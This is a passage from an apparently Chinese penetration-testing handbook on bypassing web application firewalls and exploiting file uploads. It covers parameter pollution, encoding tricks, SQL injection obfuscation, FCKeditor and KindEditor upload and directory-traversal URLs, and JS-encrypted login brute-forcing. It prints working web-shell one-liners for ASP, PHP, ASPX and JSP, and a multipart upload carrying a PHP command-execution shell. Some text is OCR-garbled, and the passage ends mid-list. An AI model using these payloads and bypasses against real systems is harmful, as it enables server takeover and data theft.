Content-Disposition: form-data;name="myfile"; filename="p3.txt";filename="t3.jsp"

参考文章：

```
https://xz.aliyun.com/t/15
```

文件名回车

```
Content-Disposition: form-data; name=img"; filename="img.ph
p"
```

遗漏文件名

当AF遇到"name=" myfile";"时,认为没有解析到 filename。而后端容器继续解析到的文件名是t3jsp,导致WAF被绕过

```
content-Disposition: form-data; name="myfile";; filename="t3. jsp"
```

其他类型绕过

以下均某一漏洞类型为例，具体皆可应用于XSS、SQL注入、命令执行等漏洞

参数绕过

PHP

```
?%20value=payload
```

ASP

```
?%value=payload

?%}9value=payload
```

参数溢出

```
?id=11111111111111111111  （长很长）and 1=1

?id=1111111111  union   %23xxxxxxxxxxxxx（很长很长）xxxx%0d select 等
```

参数截断


```
http://example.com/file%00.txt
```

HPP HTTP参数污染/拼接绕过

(以Mysql为例)

```
?id=123+union+select+1,2,3+from+table

?id=123+union+select+1&id=2,3+from+table

?id=123+union+select/*&id=*/user&id=pass/*&id=*/from/*&id=*/users id=select/*,*/.............
```

这是中间件与参数拼接的关系图



Technology/HTTP back-end	Overall Parsing Result	Example
ASP.NET/IIS	All occurrences of the specific parameter	par1=val1,val2
ASP/IIS	All occurrences of the specific parameter	par1=val1,val2
PHP/Apache	Last occurrence	par1=val2
PHP/Zeus	Last occurrence	par1=val2
JSP,Servlet/Apache Tomcat	First occurrence	par1=val1
JSP,Servlet/Oracle Application Server 10g	First occurrence	par1=val1
JSP,Servlet/Jetty	First occurrence	par1=val1
IBM Lotus Domino	Last occurrence	par1=val2
IBM HTTP Server	First occurrence	par1=val1
mod_perl,libapreq2/Apache	First occurrence	par1=val1
Perl CGI/Apache	First occurrence	par1=val1
mod_perl,lib???/Apache	Becomes an array	ARRAY(0x8b9059c)
mod_wsgi (Python)/Apache	First occurrence	par1=val1
Python/Zope	Becomes an array	['val1', 'val2']
IceWarp	Last occurrence	par1=val2
AXIS 2400	All occurrences of the specific parameter	par1=val1,val2
Linksys Wireless-G PTZ Internet Camera	Last occurrence	par1=val2
Ricoh Aficio 1022 Printer	First occurrence	par1=val1
webcamXP PRO	First occurrence	par1=val1
DBMan	All occurrences of the specific parameter	par1=val1~~val2

HPF HTTP分割注绕过

这种方法是HTTP分割注入，同CRLF有相似之处(使用控制字符%0a、%0d等执行换行)
举例：

```
/?a=1+union/&b=/select+1,pass/&c=/from+users-
   select * from table where a=1 union/* and b=/select 1,pass/ limit */from users-
```

看罢上面两个示例，发现和HPP最后一个示例很像，不同之处在于参数不一样，这里是在不同的参数之间进行分割，到了数据库执行查询时再合并语句

参考文章：

```
https://zhuanlan.zhihu.com/p/79356937
```

最后另类绕过合集

路径系列：

```
?path=/path/./../../blah/blah/blah/../../../vuln.php

/path: /vuln. php?value=PAYLOAD
/path/;lol=lol/vuln. php?value=PAYLOAD
/path/vuln.php/lolol?value=PAYLOAD
/path/vuln.php;lol=lol?value=PAYLOAD
```

编码绕过

```
URL Encode - %27

Double URL Encode - %2527

UTF-8 (2 byte) - %c0%a7

UTF-8 (JAVA) - \ uc0a7

HTML Entity - &apos;

HTML Entity Number - &#27;

Decimal - $#39

Unicode URL Encoding - %u0027

Base64 - Jw==
```

iis+asp(x)

%u 特性：

iis支持对unicode的解析，如：payload为 s%u006c%u0006ect，解析出来后则是 select

另类%u特性: unicode在iis解析之后会被转换成multibyte，但是转换的过程中可能出现：多个widechar可能会转换为同一个字符

如: selec中的e对应的unicode为%u0065，但是%u00f0同样会被转换成为e

```
s%u0065lect->select s%u00f0lect->select
```

WAF层可能能识别s%u0065lect的形式，但是很有可能识别不了s%u00f0lect的形式。这样就可以利用起来做WAF的绕过

常见三个关键字（union+select+from）的测试情况：

```
s%u0045lect = s%u0065lect = %u00f0lect
u --> %u0055 --> %u0075
n -->%u004e --> %u006e
i -->%u0049 --> %u0069
o -->%u004f --> %u006f -->%u00ba
s -->%u0053 --> %u0073
l -->%u004c --> %u006c
e -->%u0045 --> %u0065-->%u00f0
c -->%u0043 --> %u0063
t -->%u0054 -->%u0074 -->%u00de -->%u00fe
f -->%u0046 -->%u0066
r -->%u0052 -->%u0072
m -->%u004d -->%u006d
```

asp/asp.net解析请求

asp/asp.net在解析请求的时候，允许Content-Type: application/x-www-form-urlencoded的数据提交方式
select%201%20rom%20user

大小写变化(非WAF，仅过滤绕过)

```
?id=<sCripT>AleRt(123)</scRIpt>


?id=123 uni0n SeLEcT BaNneR FroM v$vERsIon whERe ROwNUm=1
```

加粗样式嵌套（非WAF，仅过滤绕过）

另类

```
?id=1+un/**/ion+sel/**/ect+1,2,3--
```

针对中间分析设备

```
Get /test HTTP/1.1 > GET test,randkey.yourloggingdomain.com

Get /test HTTP/1.1 > GET http://test.randkey.yourloggingdomain.com

Get /test HTTP/1.1 > GET @test.randkey.yourloggingdomain.com
```

分析设备拼接后:

```
host.test.randkey.yourloggingdomain.com
```

参考文章：

```
https://www.owasp.org/index.php/SQL_Injection_Bypassing_WAF
https://mp.weixin.qq.com/s/e1jy-DFOSROmSvvzX_Ge5g
```

2.2.5 登录口JS前端加密绕过

概述

渗透测试过程中遇到web登录的时候，现在很多场景账号密码都是经过js加密之后再请求发送（通过抓包可以看到加密信息）如图一burp抓到的包,request的post的登录包，很明显可以看到password参数的值是经过前端加密之后再进行传输的，遇到这种情况,普通发包的爆破脚本就很难爆破成功。鉴于这种情况,这边分析四种方式进行绕过加密爆破

参考文章：大概能分为以下四种方法

```
https://www.freebuf.com/articles/web/127888.html
```

我将几种方法口语化简述下:

1）既然是前端s加密，代码我们都能看得到，我们搭个服务器，每次发包前，把要发送的加密参数用服务器加密一遍，我们再把加密后的参数发送过去，这样相当于本地还原了加密过程

2）利用selenium webdriver等完全模拟人工输入，字典也可以自定义，不过需要自己写脚本而已,这种方法比较万能

3）这种方法适合有js功底的同学，首先把他的js加密过程跟方法看懂，然后本地简化或者用其他语言模拟他的加密过程，再自己写脚本去跑，或者生成加密后的字典直接burp去跑即可

4）前人栽树，后人乘凉，cony1老哥为了方便后辈，写了一款burp插件，`https://github.com/c0ny1/jsENcrypter`，名为jsEncrypter，简单来说就是把1，3点结合了一下，用插件方便地跑起来

jsEncrypter安装与本地测试 （dayu-Sixth day）

这里重点介绍第四种方法

1）首先得安装 maven，mac下直接 brew install maven
安装连接：
https://www.runoob.com/maven/maven-setup.html

```
dayu@kali:~/桌面/test$ source /etc/profile
dayu@kali:~/桌面/test$ mvn -v
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Apache Maven 3.6.3 (cecedd343002696d0abb50b32b541b8a6ba2883f)
Maven home: /usr/local/apache-maven-3.6.3
Java version: 11.0.7-ea, vendor: Debian, runtime: /usr/lib/jvm/java-11-openjdk-amd64
Default locale: zh_CN, platform encoding: UTF-8
OS name: "linux", version: "5.6.0-kali2-amd64", arch: "amd64", family: "unix"
dayu@kali:~/桌面/test$
```


按照文档三种系统都有安装方法

1）安装好maven后，把jsEncrypter git clone回来或者下载回来解压缩，然后在他的文件夹下，打开cmd窗口，然后运行mvn package，就可以把插件编译成型，编译好后会多出一个target文件夹

```
dayu@kali:~/桌面/test/jsEncrypter-master 162x53
dayu@kali:~/桌面/test/jsEncrypter-master$ ls
doc  jsEncrypter.iml  pom.xml  README.md  script  src  test
dayu@kali:~/桌面/test/jsEncrypter-master$ cd ..
dayu@kali:~/桌面/test$ ls
apache-maven-3.6.3-bin.tar.gz  jsEncrypter-master  jsEncrypter-master.zip
dayu@kali:~/桌面/test$ source /etc/profile
dayu@kali:~/桌面/test$ cd jsEncrypter-master/
dayu@kali:~/桌面/test/jsEncrypter-master$ ls
doc  jsEncrypter.iml  pom.xml  README.md  script  src  test
dayu@kali:~/桌面/test/jsEncrypter-master$ mvn package
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[INFO] Scanning for projects...
[INFO]
[INFO] ----------------< me.gv7.tools.burpextend:jsEncrypter >-----------------
[INFO] Building jsEncrypter 0.3.2
[INFO] --------------------------------[ jar ]---------------------------------
Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-resources-plugin/2.6/maven-resources-plugin-2.6.pom
Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-resources-plugin/2.6/maven-resources-plugin-2.6.pom (8.1 kB at 588 B/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/23/maven-plugins-23.pom
Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/23/maven-plugins-23.pom (9.2 kB at 5.7 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/22/maven-parent-22.pom
Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/22/maven-parent-22.pom (30 kB at 4.9 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/11/apache-11.pom
Progress (1): 5.5/15 kB
```


命令：`mvn package`

这里不演示下去了...详细的查看文章...

```
https://fucker-shamo.github.io/2019/08/04/登陆口js前端加密绕过/
```

中间复现会遇到的一些问题：
安装phantomJS环境变量参考：https://blog.csdn.net/xc_zhou/article/details/80700640

参考链接：

```
http://gv7.me/articles/2018/fast-locate-the-front-end-encryption-method/
https://www.freebuf.com/articles/web/184455.html
https://bbs.ichunqiu.com/thread-42457-1-3.html
http://gv7.me/articles/2017/jsEncrypter/
https://www.freebuf.com/articles/web/127888.html
https://www.cnblogs.com/xiaozi/p/9158988.html
```

2.2.6 XMLDecoder 标签、POC

详细介绍以下内容：
标签类型：
1）java
2）array
3）class
4）object
5）void
6）new
7）field
8）method
9）property
10）byte
11）其余数据类型

XML的基本语法
XML简单利用

详细文章：

```
https://xz.aliyun.com/t/7944
```

该文章全面的介绍了XMLDecoder遇到的基础知识...了解后我们开始看下面的CVE解析文章

```
http://xxlegend.com/tags/XMLDecoder/    --CVE-2019-2725、Weblogic XMLDecoder RCE分析
https://payloads.info/2020/07/01/Java安全-反序列化篇-XMLDecoder到Weblogic几个补丁的绕过分析/
文章非常详细的POC
```

2.2.7 phpMyAdmin去getshell

前言

在学习sql语句之前，拿到phpmyadmin弱口令登录到后台却不知道怎么利用，学习之后却有了新的想法利用phpMyadmin getshello接下去来验证自己的猜想

phpMyAdmin的简介
phpMyAdmin 是一个以PHP为基础，以Web-Base方式架构在网站主机上的MySQL的数据库管理工具，让管理者可用Web接口管理MySQL数据库。借由此Web接口可以成为一个简易方式输入繁杂SQL语法的较佳途径，尤其要处理大量资料的汇入及汇出更为方便。其中一个更大的优势在于由于phpMyAdmin跟其他PHP程式一样在网页服务器上执行，但是您可以在任何地方使用这些程式产生的HTML页面，也就是于远端管理MySQL数据库，方便的建立、修改、删除数据库及资料表。也可借由phpMyAdmin建立常用的php语法，方便编写网页时所需要的sql语法正确性。

详细文章：

```
https://xz.aliyun.com/t/3283
https://my.oschina.net/u/4196756/blog/4408564    --近期最新文章复现讲解
https://zhuanlan.zhihu.com/p/25957366
```


2.2.8 攻击JWT的一些方法

详细文章：

```
https://xz.aliyun.com/t/6776
```

该文章中REF有详细链接，以及针对JWT的爆破密匙工具c-jwt-cracker也有详细链接介绍等

2.2.9 上传漏洞



常见脆弱容器上传方法

容器名称	版本	文件名	
IIS	6.0	test.asp;.jpg 、 /test.asp/test.jpg	文件解析漏
IIS	7.0	test.jpg/.php	默认开启 cgi.fi
IIS	7.5	a.aspx.a;.a.aspx.jpg..jpg	默认开启 cgi.fi
Nginx	0.5.* 、 0.6.* 、 0.7<=0.765、 0.8<=0.8.37	/file.jpg%00.php	00截断

上传技巧

```
大小写混淆

%00截断

上传.htaccess分布式部署文件

图片文件头：47 49 46 38 39 61 (gif)、FF D8 FF E0 00 10 4A 46 49 46 (jpg) 、89 50 4E 47 (png)

其他解析格式：cer、asa、php4、php3、php5、phtml、jspx

修改（Content-type）MIME

目录回溯符 filename="../backdoor. php"
```

编辑器漏洞

百度编辑器 Ueditor

```
controller.ashx?action=catchimage
```

FCKeditor

查看版本

```
/fckeditor/editor/dialog/fck_about.html
/fckeditor/_Whatsnew.html
```

上传页面

常用的上传地址：

```
FCKeditor/editor/filemanager/browser/default/connectors/asp/connector.asp?Command=GetFoldersAndFiles&Type=Image&
CurrentFolder=/

FCKeditor/editor/filemanager/browser/default/browser.html?type=Image&connector=connectors/asp/connector.asp

FCKeditor/editor/filemanager/browser/default/browser.html?Type=Image&Connector=http://www.site.com%2Ffckeditor%2
Feditor%2Ffilemanager%2Fconnectors%2Fphp%2Fconnector.php (ver:2.6.3 测试通过)
```

```
JSP 版：

FCKeditor/editor/filemanager/browser/default/browser.html?Type=Image&Connector=connectors/jsp/connector.jsp

注意红色部分修改为FCKeditor 实际使用的脚本语言，蓝色部分可以自定义文

件夹名称也可以利用../..目录遍历，紫色部分为实际网站地址。
```

```
FCKeditor 中test 文件的上传地址

FCKeditor/editor/filemanager/browser/default/connectors/test.html

FCKeditor/editor/filemanager/upload/test.html

FCKeditor/editor/filemanager/connectors/test.html

FCKeditor/editor/filemanager/connectors/uploadtest.html
```

```
一般很多站点都已删除_samples 目录，可以试试。

FCKeditor/editor/fckeditor.html 不可以上传文件，可以点击上传图片按钮再选择浏览服务器即可跳转至可上传文件页。
```

参考文章：

```
https://cloud.tencent.com/developer/news/210677
```

上传的思路

Version 2.2 版本

Apache+linux 环境下在上传文件后面加个.突破！测试通过

Version <=2.4.2 For php

在处理PHP 上传的地方并未对Media 类型进行上传文件类型的控制，导致用户上传任意文件！将以下保存为html文件，修改action地址

```
<form id="frmUpload" enctype="multipart/form-data"
action="http://www.site.com/FCKeditor/editor/filemanager/upload/php/upload.php?Type=Media"

method="post">Upload a new file:<br>
<input type="file" name="NewFile" size="50"><br>
<input id="btnUpload" type="submit" value="Upload">
</form>
```

FCKeditor 文件上传.变_下划线的绕过方法

很多时候上传的文件例如：shell.php.rar 或shell.php;.jpg 会变为shell_php;.jpg 这是新版FCK 的变化

提交shell.php+空格绕过，不过空格只支持win 系统 *nix 是不支持的[shell.php 和shell.php+空格是2 个不同的文件 未测试

继续上传同名文件可变为shell.php;(1).jpg 也可以新建一个文件夹，只检测了第一级的目录，如果跳到二级目录就不受限制

Version 2.4.1 测试通过

修改CurrentFolder 参数使用 …/…/ 来进入不同的目录

```
/browser/default/connectors/aspx/connector.aspx?Command=CreateFolder&Type=Image&CurrentFolder=../../..%2F&NewFolderName=shell.asp
```

根据返回的XML 信息可以查看网站所有的目录

```
FCKeditor/editor/filemanager/browser/default/connectors/aspx/connector.aspx?Command=GetFoldersAndFiles&Type=Image&CurrentFolder=%2F
```

也可以直接浏览盘符：
JSP 版本：

```
FCKeditor/editor/filemanager/browser/default/connectors/jsp/connector?Command=GetFoldersAndFiles&Type=&CurrentFolder=%2F
```

Fckeditor 2.0 <= 2.2

允许上传asa、cer、php2、php4、inc、pwml、pht 后缀的文件上传后它保存的文件直接用的`$sFilePath = $sServerDir . $sFileName`，而没有使用`$sExtension`为后缀.直接导致在windows下在上传文件后面加个.来突破（这里点点很重要）

而在apache 下，因为"Apache 文件名解析缺陷漏洞"也可以利用之，另建议其他上传漏洞中定义TYPE 变量时使用File 类别来上传文件,根据FCKeditor 的代码，其限制最为狭隘

在上传时遇见可直接上传脚本文件固然很好，但有些版本可能无法直接上传可以利用在文件名后面加.点或空格绕过，也可以利用iis6 解析漏洞建立xxx.asp文件夹或者上传`xx.asp;.jpg`

参考文章：

```
https://www.cnblogs.com/zpchcbd/p/11745119.html
```

KindEditor

上传页面

```
kindeditor/asp/upload_json.asp?dir=file

kindeditor/asp.net/upload_json.ashx?dir=file

kindeditor/jsp/upload_json.jsp?dir=file

kindeditor/php/upload_json.php?dir=file
```

上传思路
kindeditor<=4.1.5

```
curl -F"imgFile=@1.html"http://127.0.0.1/test/kindeditor/php/upload_json.php?dir=file
```

参考文章：

```
https://www.sinesafe.com/article/20190510/Kindeditor.html
https://www.freebuf.com/column/202148.html   --上传思路
```

2.2.9.1 上传漏洞总结

上传总结

概要说明

文件上传漏洞可以说是日常渗透测试用得最多的一个漏洞，因为用它获得服务器权限最快最直接

Asp一句话：

```
<%eval request(“kkk”)%>  kkk
```

Php一句话：

```
<?php eval($_POST[666]);?>  666
```

Aspx一句话：

```
<%@ Page Language="Jscript"%><%eval(Request.Item["111"],"unsafe");%>
```

Jsp一句话：

```
<%
if(request.getParameter("f")!=null)(new java.io.FileOutputStream(application.getRealPath("\\")+request.getParame
ter("f"))).write(request.getParameter("t").getBytes());
%>
```

参考一句话：

```
https://my.oschina.net/u/4373914/blog/3467075
```

服务端的上传验证

1）白名单验证定义允许上传的后缀类型,除此所有后缀都不允许

2）黑名单验证

定义不允许上传的后缀类型，除此之类其他后缀都可以上传

定义不允许上传的后缀：

```
asp、aspx、asa、cer、cdx、ash
```

【突破方法】

未重命名可以配合解析漏洞(很少)


可以用cer达到绕过效果

如果未用转换函数强制转换后缀为小写(ASP)

特殊后缀达到效果可利用ashx来生成一句话

.htaccess来实现后缀引导。上传jpg可以解析成脚本，具体在内容定义

3）文件头验证



4）文件类型验证

例如可以把php的文件类型改成正常的图片类型

5）文件后缀验证

典型的白名单验证，指定上传后缀必须为jpg、JPG、jpeg、JPEG

```
-----------------------------186327040775293428713327341 29
Content-Disposition: form-data; name="image"; filename="shell.php"
Content-Type: image/jpeg

<?php system($_GET['cmd']); ?>
```

类似图吧…

6）js前端验证

Js在前端定义了允许上传的后缀类型

【突破方法】直接在前端修改或添加后缀，找不到就搜索图片后缀如jpg

上传绕过姿势

服务器解析漏洞（IIS5.x-6.x Apache Nginx IIS7.0/7.5）

1）IIS5.x-6.x解析漏洞

使用iis5.x-6.x版本的服务器，大多为windows server 2003，网站比较古老，开发语句一般为asp；该解析漏洞也只能解析asp文件，而不能解析aspx文件。

目录解析(6.0)

形式：www.xxx.com/xx.asp/xx.jpg

原理: 服务器默认会把.asp，.asa目录下的文件都解析成asp文件。

文件解析

形式：www.xxx.com/xx.asp;.jpg

原理：服务器默认不解析;号后面的内容，因此xx.asp;.jpg便被解析成asp文件了。

解析文件类型

IIS6.0 默认的可执行文件除了asp还包含这三种：

/test.asa

/test.cer

/test.cdx

修复方案

```
禁止用户控制文件上传目录，新建目录等权限
上传目录与用户新建的目录禁止执行
上传的文件重命名，不保留用户上传文件的后缀
禁止asa、asp、cer、cdx等后缀的文件上传
```

2）Apache解析漏洞

漏洞原理

Apache 解析文件的规则是从右到左开始判断解析,如果后缀名为不可识别文件解析,就再往左判断。比如 test.php.owf.rar ".owf"和".rar" 这两种后缀是apache不可识别解析,apache就会把wooyun.php.owf.rar解析成php。

漏洞形式

```
www.xxxx.xxx.com/test.php.php123
```

其余配置问题导致漏洞

（1）如果在 Apache 的 conf 里有这样一行配置 AddHandler php5-script .php 这时只要文件名里包含.php 即使文件名是 test2.php.jpg 也会以 php 来执行。

（2）如果在 Apache 的 conf 里有这样一行配置 AddType application/x-httpd-php .jpg 即使扩展名是 jpg，一样能以 php方式执行

一个文件名为xxxx1.2x.x3的文件(例如: lndex.php.fuck)，Apache会从x3的位置往×1的位置开尝试解析，如果x3不属于 Apache能解析的扩展名，那么 Apache会尝试去解析×2的位置，这样一直往前尝试，直到遇到一个能解析的扩展名为止

```
WampServer2.0AllVersion(WampServer2.0i/Apache2 2.11)

Wamp Server2.1AllVersion(Wamp Server2.1e-X32/Apache2 2.17)

Wamp5AllVersion(Wamp5_1.7.4/Apache2 2.6)

AppServ2.4All Version(AppServ-2.4.9/Apache2.0.59)

AppServ2.5AllVersion(AppServ-2.5.10/Apache2.2.8)

AppServ2.6AllVersion(AppServ-2.6.0/Apache 2.2.8)
```

以上集成环境都存在扩展名解析顺序漏洞，并且这些环境都存在对php3文件按照php来解析这个小洞。该方法针对黑名单不全时，能够绕过

总结存在该漏洞的 Apache版本：

```
Apache2.0.x<=2.0.59

Apache2.2.X<=2.2.17
```

3）nginx 解析漏洞

漏洞原理

Nginx默认是以CGI的方式支持PHP解析的，普遍的做法是在Nqinx配置文件中通过正则匹配设置SCRIPT_FILENAME，当访问www.xx.com/phpinfo.jpg/1.php这个URL时，$fastcgi.script_name会被设置为"phpinfo.jpg/1.php”，然后构造成SCRIPT_FILENAME传递给 PHP CGI，但是PHP为什么会接受这样的参数，并将phpinfo.jpg作为PHP文件解析呢？这就要说到fix_pathinfoi这个选项了

如果开启了这个选项，那么就会触发在PHP中的如下逻辑:

PHP会认为SCRIPT_FILENAME是phpinfo.jpg，而1.php是PATH_INFO，所以就会将phpinfo.jpg作为PHP文件来解析了

漏洞形式

```
www.xxxx.com/UploadFiles/image/1.jpg/1.php

www.xxxx.com/UploadFiles/image/1.jpg%o00.php

